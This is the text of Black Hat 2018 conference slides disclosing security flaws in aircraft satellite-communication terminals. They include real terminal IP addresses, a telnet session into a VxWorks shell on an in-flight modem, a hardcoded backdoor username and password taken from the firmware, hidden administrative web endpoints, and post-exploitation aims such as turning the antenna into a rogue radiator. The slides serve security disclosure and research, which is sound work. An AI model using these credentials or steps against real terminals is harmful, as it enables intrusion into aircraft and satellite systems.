
black hat®
USA 2018
AUGUST 4-9, 2018
MANDALAY BAY / LAS VEGAS
#BHUSA / @BLACK HAT EVENTS

IOActive™

LAST CALL FOR SATCOM SECURITY

Ruben Santamarta


Black Hat 2018

4 Years Ago: A Wake-Up Call For SATCOM Security

Vendor	Product	Vulnerability Class	Service	Severity
Harris	 RF-7800-VU024 RF-7800-DU024	Hardcoded Credentials Undocumented Protocols Insecure Protocols Backdoors	BGAN	Critical
Hughes	 9201/9202/9450/9502	Hardcoded Credentials Undocumented Protocols Insecure Protocols Backdoors	BGAN BGAN M2M	Critical
Hughes	 ThurayaIP	Hardcoded Credentials Insecure Protocols Undocumented Protocols Backdoors	Thuraya Broadband	Critical
Cobham	 EXPLORER (all versions)	Weak Password Reset Insecure Protocols	BGAN	Critical
Cobham	 SAILOR 900 VSAT	Weak Password Reset Insecure Protocols Hardcoded Credentials	VSAT	Critical
Cobham	 AVIATOR 700 (E/D)	Backdoors Weak Password Reset Insecure Protocols Hardcoded credentials	SwiftBroadband Classic Aero	Critical
Cobham	 SAILOR FB 150/250/500	Weak Password Reset Insecure Protocols	FB	Critical
Cobham	 SAILOR 6000 Series	Insecure Protocols Hardcoded Credentials	Inmarsat-C	Critical
JRC	 JUE-250/500 FB	Hardcoded Credentials Insecure Protocols Undocumented Protocols Backdoors	FB	Critical
Iridium	 Pilot/OpenPort	Hardcoded Credentials Undocumented Protocols	Iridium	Critical

- Products riddled with Backdoors
- Attack vector for aircraft
- Vessels can be hacked
- Adversarial forces can track military units

“¯_(ツ)_/¯”



©2018 IOActive, Inc. All Rights Reserved.

IOActive

NOVEMBER 2017

©2018 IOActive, Inc. All Rights Reserved.

IOActive

RED FLAGS

Internal but routable IPs

```
    3 7.281560    KontronA_26:a9:65    Broadcast    ARP    Who has 128.65.86.137? Tell 128.65.86.130
    4 7.938280    KontronA_26:a9:65    Broadcast    ARP    Who has 10.178.27.43? Tell 10.142.8.217
    5 8.285073    KontronA_26:a9:65    Broadcast    ARP    Who has 128.65.86.137? Tell 128.65.86.130
```

Receiving network scans from the Internet


```
260085 1063.207963    41.235.74.58          128.65.86.156          TCP          37065 → 23 [SYN]
▸ Frame 260085: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: KontronA_26:a9:65 (00:10:13:26:a9:65), Dst: [redacted]
▸ Internet Protocol Version 4, Src: 41.235.74.58, Dst: 128.65.86.156
▾ Transmission Control Protocol, Src Port: 37065 (37065), Dst Port: 23 (23), Seq: 0, Len: 0
    Source Port: 37065
    Destination Port: 23
    [Stream index: 17833]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    Acknowledgment number: 0
    Header Length: 24 bytes
  ▸ Flags: 0x002 (SYN)
```

©2018 IOActive, Inc. All Rights Reserved.

IOActive

HX-200 SATELLITE ROUTER

- Higher Latency






```
NetRange:       128.65.0.0 - 128.65.255.255
CIDR:           128.65.0.0/16
NetName:        RIPE-ERX-128-65-0-0
inetnum:        128.65.80.0 - 128.65.95.255
netname:        ROW44
descr:          Hughes Network Systems GmbH
country:        DE
```

©2018 IOActive, Inc. All Rights Reserved.

IOActive

INFORMATION GATHERING






©2018 IOActive, Inc. All Rights Reserved.

airplanes

The search engine for ~~Refrigerators~~

Shodan is the world's first search engine for Internet-connected devices.



Southwest

ICELANDAIR

norwegian

IOActive

©2018 IOActive, Inc. All Rights Reserved.

GEE's ARINC 791 Deployment

Ku/Ka Band Earth Stations Aboard Aircraft

ARINC 791	Model	Device	Vendor	Function
MODMAN	MDU	Modem	Kontron	Modem, built on top of a Hughes HX200 SATCOM modem
KANDU	KuStream 1000	ACU	TECOM	Antenna Control Unit
KANDU	SMU	Server	Kontron	Server Management Unit. It is an airborne server that hosts the IFE Portal and other core services.
OAE	KuStream 1000	SAA	TECOM	Phased Array Antenna
KRFU	KuStream 1000	HPT	TECOM	High Power Transceiver

©2018 IOActive, Inc. All Rights Reserved.

SMU AND MDU

SMU

- Linux
- Airborne Server
- In-Flight Portal
- 3G
- Core functionalities


MDU

- Entry Point
- VxWorks
  - Telnet
  - FTP
  - www
  - SNMP
  - Proprietary services

©2018 IOActive, Inc. All Rights Reserved.

IOActive

HPT, ACU, AND SAA



Discrete signals and Ethernet

©2018 IOActive, Inc. All Rights Reserved.

IOActive

GETTING THE HX-200 FIRMWARE

Hughes Fallback Updater

- Backdoor?
- Publicly Available

FallBack Updater Procedures


Repeat this procedure for each unit installed:

- Connect the PC and HX200/HX260 via the LAN (LAN1 connector on the HX200/HX260).
- Open the Windows Explorer and navigate to the default directory where the files were unzipped. The latest version is found on Portal and loaded to the installers PC.
- Double-click on HUGHES_Updater.

Results


The following messages will be generated if the fallback update operation is successful.

STEP 1



Click on the *Accept* button to acknowledge the restricted use condition.


STEP 2





©2018 IOActive, Inc. All Rights Reserved.

IOActive

SWORDFISH







©2018 IOActive, Inc. All Rights Reserved.

Getting a VxWorks shell at 30,000 ft

- In-flight aircraft
- MDU
- From the ground
- Through the Internet

```
Trying 128.65.92.65...
Connected to 128.65.92.65.
Escape character is '^]'.

VxWorks login: brighton
Password:

-> help

help                         Print this list
ioHelp                       Print I/O utilities help info
dbgHelp                      Print debugger help info
nfsHelp                      Print nfs help info
netHelp                      Print network help info
spyHelp                      Print task histogrammer help info
timexHelp                    Print execution timer help info
h          [n]               Print (or set) shell history
i          [task]            Summary of tasks' TCBs
ti         task              Complete info on TCB for task
sp         adr,args...       Spawn a task, pri=100, opt=0, stk=20000
taskSpawn name,pri,opt,stk,adr,args... Spawn a task
td         task              Delete a task
ts         task              Suspend a task
tr         task              Resume a task
d          [adr[,nunits[,width]]] Display memory
m          adr[,width]       Modify memory
mRegs      [reg[,task]]      Modify a task's registers interactively
pc         [task]            Return task's program counter

Type <CR> to continue, Q<CR> to stop:
```

©2018 IOActive, Inc. All Rights Reserved.

IOActive

GETTING THE MDU FIRMWARE

FTP

- /cfg0/main.bin
- Version: 6.9.0.51
- MIPS
- VxWorks Symbol Table


```
ROM:80AEC190 80 94 31 90          off_80AEC190:   .word aVxworks          # DATA XREF: ROM:80B3A1F8↓o
ROM:80AEC190                                                              # "VxWorks"
ROM:80AEC194 80 94 31 98          off_80AEC194:   .word a5_4_2            # DATA XREF: ROM:80B3A208↓o
ROM:80AEC194                                                              # "5.4.2"
ROM:80AEC198 80 94 31 A0          off_80AEC198:   .word aVxworks5_4_2     # DATA XREF: sub_8002648C↑r
ROM:80AEC198                                                              # mod_get_vxworks_build_info+28↑r ...
ROM:80AEC198                                                              # "VxWorks5.4.2"
ROM:80AEC19C 80 94 31 B0          off_80AEC19C:   .word aOct13201413331   # DATA XREF: display_current_parms:loc_8005BF90↑r
ROM:80AEC19C                                                              # sub_800605C4+EC↑r ...
ROM:80AEC19C                                                              # "Oct 13 2014, 13:33:16"
ROM:80AEC1A0 00 00 00 00          dword_80AEC1A0: .word 0                 # DATA XREF: usrStart+64↑o
ROM:80AEC1A4 80 BD 67 28                          .word aAcm_0            # "ACM"
ROM:80AEC1A8 81 61 2A 90                          .word 0x81612A90
ROM:80AEC1AC 00 00 09 00                          .word 0x900
ROM:80AEC1B0 00 00 00 00                          .word 0
ROM:80AEC1B4 80 BD 67 24                          .word aAis_0            # "AIS"
ROM:80AEC1B8 81 90 DC 00                          .word 0x8190DC00
ROM:80AEC1BC 00 00 09 00                          .word 0x900
ROM:80AEC1C0 00 00 00 00                          .word 0
ROM:80AEC1C4 80 BD 67 10                          .word aAddccbtofreeli    # "AddCCBToFreeList"
ROM:80AEC1C8 80 2D E9 D8                          .word AddCCBToFreeList
```

©2018 IOActive, Inc. All Rights Reserved.

IOActive

POST-EXPLOITATION

- Persistence
- Control non-safety communications (passengers and crew)
- Isolate terminal from the NOC
- Turn terminal (MDU+ACU+HPT) into a malicious intentional radiator



©2018 IOActive, Inc. All Rights Reserved.

IOActive

Intentional Radiator

"*A device that intentionally generates and emits radio frequency energy by radiation or induction*"

Implicit rule: **No Lock No Transmit**

Malicious Intentional Radiator

~~**No Lock No Transmit**~~

©2018 IOActive, Inc. All Rights Reserved.


IOActive

FIRMWARE FUNCTIONALITIES

- Software and configuration updates via download from the HX Gateway
- Configuration, status monitoring, and commissioning via the NOC
- Embedded Web interface for local status, control and troubleshooting
- Remote terminal management via the Hughes Unified Element
- Manager and SNMP agent
- Dynamic inbound/outbound coding and modulation
- Dynamic remote uplink power control

©2018 IOActive, Inc. All Rights Reserved.

FIRMWARE FUNCTIONALITIES



Attack vector

Post-Exploitation

©2018 IOActive, Inc. All Rights Reserved.

IOActive

AUTHENTICATION


SWORDFISH BACKDOOR

```
jal     sysClkEnable
nop
li      $a0, 0x14
la      $a2, aNull_0      # "/null"
la      $v0, selWakeupListInit
sw      $v0, 0x8161268C
jal     iosInit
li      $a1, 0x190
li      $v1, 0xFFFFFFFF
sw      $v1, 0x816A0254
jal     sysHuachucaPresent
nop
jal     ttyDrv
nop
la      $s2, aBrighton    # "brighton"
la      $s3, aSccydysdzq  # "SccydySdzQ"
li      $s0, 0x816432D0
```

```
jal     loginInit
nop
la      $a0, loginPrompt
jal     shellLoginInstall
move    $a1, $zero
move    $a0, $s2
jal     loginUserAdd
move    $a1, $s3
```

©2018 IOActive, Inc. All Rights Reserved.

AUTHENTICATION
ADDITIONAL BACKDOOR – FIPS-140-2





```
la      $a1, aCryptoofficerG  # "/cryptoofficer/gatewaydeconfig/"
la      $a2, rpmGWDeconfig
jal     httpRpmConfAdd
li      $a0, 2
la      $a1, aCryptoofficerF  # "/cryptoofficer/factorydefault/"
la      $a2, rpmToFactoryDefault
jal     httpRpmConfAdd
li      $a0, 2
la      $a1, aCryptoofficerE  # "/cryptoofficer/excctrlcmd.html"
la      $a2, rpmExcCtrlCmd
jal     httpRpmConfAdd
li      $a0, 2
li      $a0, 2
la      $a1, aCryptoofficerS  # "/cryptoofficer/showkeyfileupload/"
jal     httpRpmConfAdd
move    $a2, $s1
li      $a0, 4
la      $a1, aCryptoofficerK  # "/cryptoofficer/keyfileuploaddone/"
jal     httpRpmConfAdd
move    $a2, $s0
